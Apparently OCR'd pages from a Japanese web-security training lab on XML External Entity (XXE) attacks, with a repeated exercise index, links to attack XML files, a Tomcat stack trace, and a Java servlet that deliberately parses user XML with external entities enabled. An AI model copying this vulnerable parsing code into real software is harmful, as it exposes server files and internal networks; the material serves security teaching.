
4e-022 :XXE脆弱なXML読み込みJava版(空のデータ)

【ブラウザ】

- 4.14.3 XML外部実体参照 (XXE)
  1. 4e-020 :XXE脆弱なXML読み込み(libxml 2.7.8)
  2. 4e-020 :XXE対策済みのXML読み込み(libxml 2.9.4)
  3. 4e-022 :XXE脆弱なXML読み込みJava版(空のデータ)
  4. 4e-024 :XXE脆弱なXML読み込みJava版(正常系データ)
  5. 4e-922 :XXE脆弱なXML読み込みJava版(/etc/hostsの読み出し)
  6. 4e-923 :XXE脆弱なXML読み込みJava版(内部ネットワークのアクセス)
  7. 4e-022a:XXE対策済みXML読み込みJava版(空のデータ)
  8. 4e-024a:XXE対策済みXML読み込みJava版(正常系データ)
  9. 4e-922a:XXE対策済みXML読み込みJava版(/etc/hostsの読み出し)
  10. 4e-923a:XXE対策済みXML読み込みJava版(内部ネットワークのアクセス)
  11. C4e-023:XXE脆弱なJavaソース(C4e_023.java)
  12. C4e-023a:XXE対策済みJavaソース(C4e_023a.java)

  以下は攻撃用データ。ダウンロードして利用下さい。
  1. xxe-00 :正常系XMLデータ
  2. xxe-01 :XXE攻撃 (サーバー内ファイルの読み出し)
  3. xxe-02 :XXE攻撃 (内部ネットワークのアクセス)
  4. xxe-02 :XXE攻撃 (内部ネットワークのアクセス+base64)

```
19 <li>4.14.3 XML外部実体参照 (XXE) </li>
20 <ol>
21 <li><a href="4e-020.html">4e-020 :XXE脆弱なXML読み込み(libxml 2.7.8)</a></li>
22 <li><a href="/php70/4e/4e-020.html">4e-020 :XXE対策済みのXML読み込み(libxml 2.9.4)</a></li>
23 <li><a href="4e-022.html">4e-022 :XXE脆弱なXML読み込みJava版(空のデータ)</a></li>
24 <li><a href="4e-024.html">4e-024 :XXE脆弱なXML読み込みJava版(正常系データ)</a></li>
25 <li><a href="http://trap.example.com/4e/4e-922.html">4e-922 :XXE脆弱なXML読み込みJava版(/etc/hostsの読み出し)</a></li>
26 <li><a href="http://trap.example.com/4e/4e-923.html">4e-923 :XXE脆弱なXML読み込みJava版(内部ネットワークのアクセス)</a></li>
27 <li><a href="4e-022a.html">4e-022a:XXE対策済みXML読み込みJava版(空のデータ)</a></li>
28 <li><a href="4e-024a.html">4e-024a:XXE対策済みXML読み込みJava版(正常系データ)</a></li>
29 <li><a href="http://trap.example.com/4e/4e-922a.html">4e-922a:XXE対策済みXML読み込みJava版(/etc/hostsの読み出し)</a></li>
30 <li><a href="http://trap.example.com/4e/4e-923a.html">4e-923a:XXE対策済みXML読み込みJava版(内部ネットワークのアクセス)</a></li>
31 <li><a href="C4e_023.java">C4e-023:XXE脆弱なJavaソース(C4e_023.java)</a></li>
32 <li><a href="C4e_023a.java">C4e-023a:XXE対策済みJavaソース(C4e_023a.java)</a></li>
33 </ol>
34 以下は攻撃用データ。ダウンロードして利用下さい。
35 <ol>
36 <li><a href="xxe-00.xml" download="xxe-00.xml">xxe-00 :正常系XMLデータ</a></li>
37 <li><a href="xxe-01.xml" download="xxe-01.xml">xxe-01 :XXE攻撃 (サーバー内ファイルの読み出し) </a></li>
38 <li><a href="xxe-02.xml" download="xxe-02.xml">xxe-02 :XXE攻撃 (内部ネットワークのアクセス) </a></li>
39 <li><a href="xxe-03.xml" download="xxe-03.xml">xxe-02 :XXE攻撃 (内部ネットワークのアクセス+base64) </a></li>
40 </ol>
```




```
org.xml.sax.SAXParseException; lineNumber: 1; columnNumber: 1; Premature end of file.
        at com.sun.org.apache.xerces.internal.parsers.DOMParser.parse(DOMParser.java:257)
        at com.sun.org.apache.xerces.internal.jaxp.DocumentBuilderImpl.parse(DocumentBuilderImpl.java:339)
        at C4e_023.service(C4e_023.java:25)
        at javax.servlet.http.HttpServlet.service(HttpServlet.java:742)
        at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:231)
        at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:166)
        at org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
        at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:193)
        at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:166)
        at org.apache.catalina.core.StandardWrapperValve.invoke(StandardWrapperValve.java:199)
        at org.apache.catalina.core.StandardContextValve.invoke(StandardContextValve.java:96)
        at org.apache.catalina.authenticator.AuthenticatorBase.invoke(AuthenticatorBase.java:478)
        at org.apache.catalina.core.StandardHostValve.invoke(StandardHostValve.java:140)
        at org.apache.catalina.valves.ErrorReportValve.invoke(ErrorReportValve.java:80)
        at org.apache.catalina.valves.AbstractAccessLogValve.invoke(AbstractAccessLogValve.java:624)
        at org.apache.catalina.core.StandardEngineValve.invoke(StandardEngineValve.java:87)
        at org.apache.catalina.connector.CoyoteAdapter.service(CoyoteAdapter.java:342)
        at org.apache.coyote.http11.Http11Processor.service(Http11Processor.java:799)
        at org.apache.coyote.AbstractProcessorLight.process(AbstractProcessorLight.java:66)
        at org.apache.coyote.AbstractProtocol$ConnectionHandler.process(AbstractProtocol.java:861)
        at org.apache.tomcat.util.net.NioEndpoint$SocketProcessor.doRun(NioEndpoint.java:1455)
        at org.apache.tomcat.util.net.SocketProcessorBase.run(SocketProcessorBase.java:49)
        at java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1149)
        at java.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:624)
        at org.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(TaskThread.java:61)
        at java.lang.Thread.run(Thread.java:748)
```

【サーバ： 4e/4e-022.html 】

/var/www/html/4e/4e-022.html - wasbook@example.jp - エディ


```
<body>
XMLファイルを指定してください<br>
<form action="/4e3/C4e_023" method="post">
<textarea name="xml" cols="40" rows="5">
</textarea>
<input type="submit"/>
</form>
</body>
```

【サーバ： 4e/C4e_023.java 】


/var/www/html/4e/C4e_023.java - wasbook@example.jp - エディタ - WinSCP

```
import java.io.IOException;
import java.io.PrintWriter;
import java.io.StringReader;

import javax.servlet.ServletException;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import javax.xml.parsers.DocumentBuilder;
import javax.xml.parsers.DocumentBuilderFactory;
import org.apache.commons.lang3.StringEscapeUtils;

import org.w3c.dom.Document;
import org.xml.sax.InputSource;

public class C4e_023 extends HttpServlet {
  public void service(HttpServletRequest request, HttpServletResponse response)
      throws ServletException, IOException {
    request.setCharacterEncoding("UTF-8");
    response.setContentType("text/html; charset=UTF-8");
    PrintWriter out = response.getWriter();
    try {
      DocumentBuilderFactory factory = DocumentBuilderFactory.newInstance();
      DocumentBuilder builder = factory.newDocumentBuilder();
      String xml =  request.getParameter("xml");
      Document doc = builder.parse(new InputSource(new StringReader(xml)));

      String name = doc.getElementsByTagName("name").item(0).getTextContent();
      String address = doc.getElementsByTagName("address").item(0).getTextContent();

      out.println("<body>以下の内容で登録しました<br>");
      out.println("氏名:" + StringEscapeUtils.escapeHtml4(name) + "<br>");
      out.println("住所:" + StringEscapeUtils.escapeHtml4(address) + "<br></body>");
    } catch (Exception e) {
      e.printStackTrace(out);
    }
  }
}
```

【ブラウザ→サーバ： リクエスト 4e/4e-022.html → レスポンス 】



【ブラウザ→サーバ： リクエスト 4e/C4e_023.java → レスポンス 】




4e-024 :XXE脆弱なXML読み込みJava版(正常系データ)


【ブラウザ】


- 4.14.3 XML外部実体参照 (XXE)
  1. 4e-020 :XXE脆弱なXML読み込み(libxml 2.7.8)
  2. 4e-020 :XXE対策済みのXML読み込み(libxml 2.9.4)
  3. 4e-022 :XXE脆弱なXML読み込みJava版(空のデータ)
  4. 4e-024 :XXE脆弱なXML読み込みJava版(正常系データ)
  5. 4e-922 :XXE脆弱なXML読み込みJava版(/etc/hostsの読み出し)
  6. 4e-923 :XXE脆弱なXML読み込みJava版(内部ネットワークのアクセス)
  7. 4e-022a:XXE対策済みXML読み込みJava版(空のデータ)
  8. 4e-024a:XXE対策済みXML読み込みJava版(正常系データ)
  9. 4e-922a:XXE対策済みXML読み込みJava版(/etc/hostsの読み出し)
  10. 4e-923a:XXE対策済みXML読み込みJava版(内部ネットワークのアクセス)
  11. C4e-023:XXE脆弱なJavaソース(C4e_023.java)
  12. C4e-023a:XXE対策済みJavaソース(C4e_023a.java)

  以下は攻撃用データ。ダウンロードして利用下さい。
  1. xxe-00 :正常系XMLデータ
  2. xxe-01 :XXE攻撃 (サーバー内ファイルの読み出し)
  3. xxe-02 :XXE攻撃 (内部ネットワークのアクセス)
  4. xxe-02 :XXE攻撃 (内部ネットワークのアクセス+base64)

```
19 <li>4.14.3 XML外部実体参照 (XXE) </li>
20 <ol>
21 <li><a href="4e-020.html">4e-020 :XXE脆弱なXML読み込み(libxml 2.7.8)</a></li>
22 <li><a href="/php70/4e/4e-020.html">4e-020 :XXE対策済みのXML読み込み(libxml 2.9.4)</a></li>
23 <li><a href="4e-022.html">4e-022 :XXE脆弱なXML読み込みJava版(空のデータ)</a></li>
24 <li><a href="4e-024.html">4e-024 :XXE脆弱なXML読み込みJava版(正常系データ)</a></li>
25 <li><a href="http://trap.example.com/4e/4e-922.html">4e-922 :XXE脆弱なXML読み込みJava版(/etc/hostsの読み出し)</a></li>
26 <li><a href="http://trap.example.com/4e/4e-923.html">4e-923 :XXE脆弱なXML読み込みJava版(内部ネットワークのアクセス)</a></li>
27 <li><a href="4e-022a.html">4e-022a:XXE対策済みXML読み込みJava版(空のデータ)</a></li>
28 <li><a href="4e-024a.html">4e-024a:XXE対策済みXML読み込みJava版(正常系データ)</a></li>
29 <li><a href="http://trap.example.com/4e/4e-922a.html">4e-922a:XXE対策済みXML読み込みJava版(/etc/hostsの読み出し)</a></li>
30 <li><a href="http://trap.example.com/4e/4e-923a.html">4e-923a:XXE対策済みXML読み込みJava版(内部ネットワークのアクセス)</a></li>
31 <li><a href="C4e_023.java">C4e-023:XXE脆弱なJavaソース(C4e_023.java)</a></li>
32 <li><a href="C4e_023a.java">C4e-023a:XXE対策済みJavaソース(C4e_023a.java)</a></li>
33 </ol>
34 以下は攻撃用データ。ダウンロードして利用下さい。
35 <ol>
36 <li><a href="xxe-00.xml" download="xxe-00.xml">xxe-00 :正常系XMLデータ</a></li>
37 <li><a href="xxe-01.xml" download="xxe-01.xml">xxe-01 :XXE攻撃 (サーバー内ファイルの読み出し) </a></li>
38 <li><a href="xxe-02.xml" download="xxe-02.xml">xxe-02 :XXE攻撃 (内部ネットワークのアクセス) </a></li>
39 <li><a href="xxe-03.xml" download="xxe-03.xml">xxe-02 :XXE攻撃 (内部ネットワークのアクセス+base64) </a></li>
40 </ol>
```







【サーバ： 4e/4e-024.html 】

/var/www/html/4e/4e-024.html - wasbook@example.jp - エディタ - WinSCP


```
<body>
XMLファイルを指定してください<br>
<form action="/4e3/C4e_023" method="post">
<textarea name="xml" cols="40" rows="5">
&lt;?xml version=&quot;1.0&quot; encoding=&quot;utf-8&quot; ?&gt;
&lt;user&gt;
&lt;name&gt;安全太郎&lt;/name&gt;
&lt;address&gt;東京都港区&lt;/address&gt;
&lt;/user&gt;
</textarea>
<input type="submit"/>
</form>
</body>
```

【サーバ： 4e/C4e_023.java 】


/var/www/html/4e/C4e_023.java - wasbook@example.jp - エディタ - WinSCP

```
import java.io.IOException;
import java.io.PrintWriter;
import java.io.StringReader;

import javax.servlet.ServletException;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import javax.xml.parsers.DocumentBuilder;
import javax.xml.parsers.DocumentBuilderFactory;
import org.apache.commons.lang3.StringEscapeUtils;

import org.w3c.dom.Document;
import org.xml.sax.InputSource;

public class C4e_023 extends HttpServlet {
  public void service(HttpServletRequest request, HttpServletResponse response)
      throws ServletException, IOException {
    request.setCharacterEncoding("UTF-8");
    response.setContentType("text/html; charset=UTF-8");
    PrintWriter out = response.getWriter();
    try {
      DocumentBuilderFactory factory = DocumentBuilderFactory.newInstance();
      DocumentBuilder builder = factory.newDocumentBuilder();
      String xml =  request.getParameter("xml");
      Document doc = builder.parse(new InputSource(new StringReader(xml)));

      String name = doc.getElementsByTagName("name").item(0).getTextContent();
      String address = doc.getElementsByTagName("address").item(0).getTextContent();

      out.println("<body>以下の内容で登録しました<br>");
      out.println("氏名:" + StringEscapeUtils.escapeHtml4(name) + "<br>");
      out.println("住所:" + StringEscapeUtils.escapeHtml4(address) + "<br></body>");
    } catch (Exception e) {
      e.printStackTrace(out);
    }
  }
}
```

【ブラウザ→サーバ： リクエスト 4e/4e-024.html → レスポンス 】



【ブラウザ→サーバ： リクエスト 4e/C4e_023java → レスポンス 】




4e-922 :XXE脆弱なXML読み込みJava版(/etc/hostsの読み出し)


【ブラウザ】

- 4.14.3 XML外部実体参照 (XXE)
  1. 4e-020 :XXE脆弱なXML読み込み(libxml 2.7.8)
  2. 4e-020 :XXE対策済みのXML読み込み(libxml 2.9.4)
  3. 4e-022 :XXE脆弱なXML読み込みJava版(空のデータ)
  4. 4e-024 :XXE脆弱なXML読み込みJava版(正常系データ)
  5. 4e-922 :XXE脆弱なXML読み込みJava版(/etc/hostsの読み出し)
  6. 4e-923 :XXE脆弱なXML読み込みJava版(内部ネットワークのアクセス)
  7. 4e-022a:XXE対策済みXML読み込みJava版(空のデータ)
  8. 4e-024a:XXE対策済みXML読み込みJava版(正常系データ)
  9. 4e-922a:XXE対策済みXML読み込みJava版(/etc/hostsの読み出し)
  10. 4e-923a:XXE対策済みXML読み込みJava版(内部ネットワークのアクセス)
  11. C4e-023:XXE脆弱なJavaソース(C4e_023.java)
  12. C4e-023a:XXE対策済みJavaソース(C4e_023a.java)

  以下は攻撃用データ。ダウンロードして利用下さい。
  1. xxe-00 :正常系XMLデータ
  2. xxe-01 :XXE攻撃 (サーバー内ファイルの読み出し)
  3. xxe-02 :XXE攻撃 (内部ネットワークのアクセス)
  4. xxe-02 :XXE攻撃 (内部ネットワークのアクセス+base64)

```
19 <li>4.14.3 XML外部実体参照 (XXE) </li>
20 <ol>
21 <li><a href="4e-020.html">4e-020 :XXE脆弱なXML読み込み(libxml 2.7.8)</a></li>
22 <li><a href="/php70/4e/4e-020.html">4e-020 :XXE対策済みのXML読み込み(libxml 2.9.4)</a></li>
23 <li><a href="4e-022.html">4e-022 :XXE脆弱なXML読み込みJava版(空のデータ)</a></li>
24 <li><a href="4e-024.html">4e-024 :XXE脆弱なXML読み込みJava版(正常系データ)</a></li>
25 <li><a href="http://trap.example.com/4e/4e-922.html">4e-922 :XXE脆弱なXML読み込みJava版(/etc/hostsの読み出し)</a></li>
26 <li><a href="http://trap.example.com/4e/4e-923.html">4e-923 :XXE脆弱なXML読み込みJava版(内部ネットワークのアクセス)</a></li>
27 <li><a href="4e-022a.html">4e-022a:XXE対策済みXML読み込みJava版(空のデータ)</a></li>
28 <li><a href="4e-024a.html">4e-024a:XXE対策済みXML読み込みJava版(正常系データ)</a></li>
29 <li><a href="http://trap.example.com/4e/4e-922a.html">4e-922a:XXE対策済みXML読み込みJava版(/etc/hostsの読み出し)</a></li>
30 <li><a href="http://trap.example.com/4e/4e-923a.html">4e-923a:XXE対策済みXML読み込みJava版(内部ネットワークのアクセス)</a></li>
31 <li><a href="C4e_023.java">C4e-023:XXE脆弱なJavaソース(C4e_023.java)</a></li>
32 <li><a href="C4e_023a.java">C4e-023a:XXE対策済みJavaソース(C4e_023a.java)</a></li>
33 </ol>
34 以下は攻撃用データ。ダウンロードして利用下さい。
35 <ol>
36 <li><a href="xxe-00.xml" download="xxe-00.xml">xxe-00 :正常系XMLデータ</a></li>
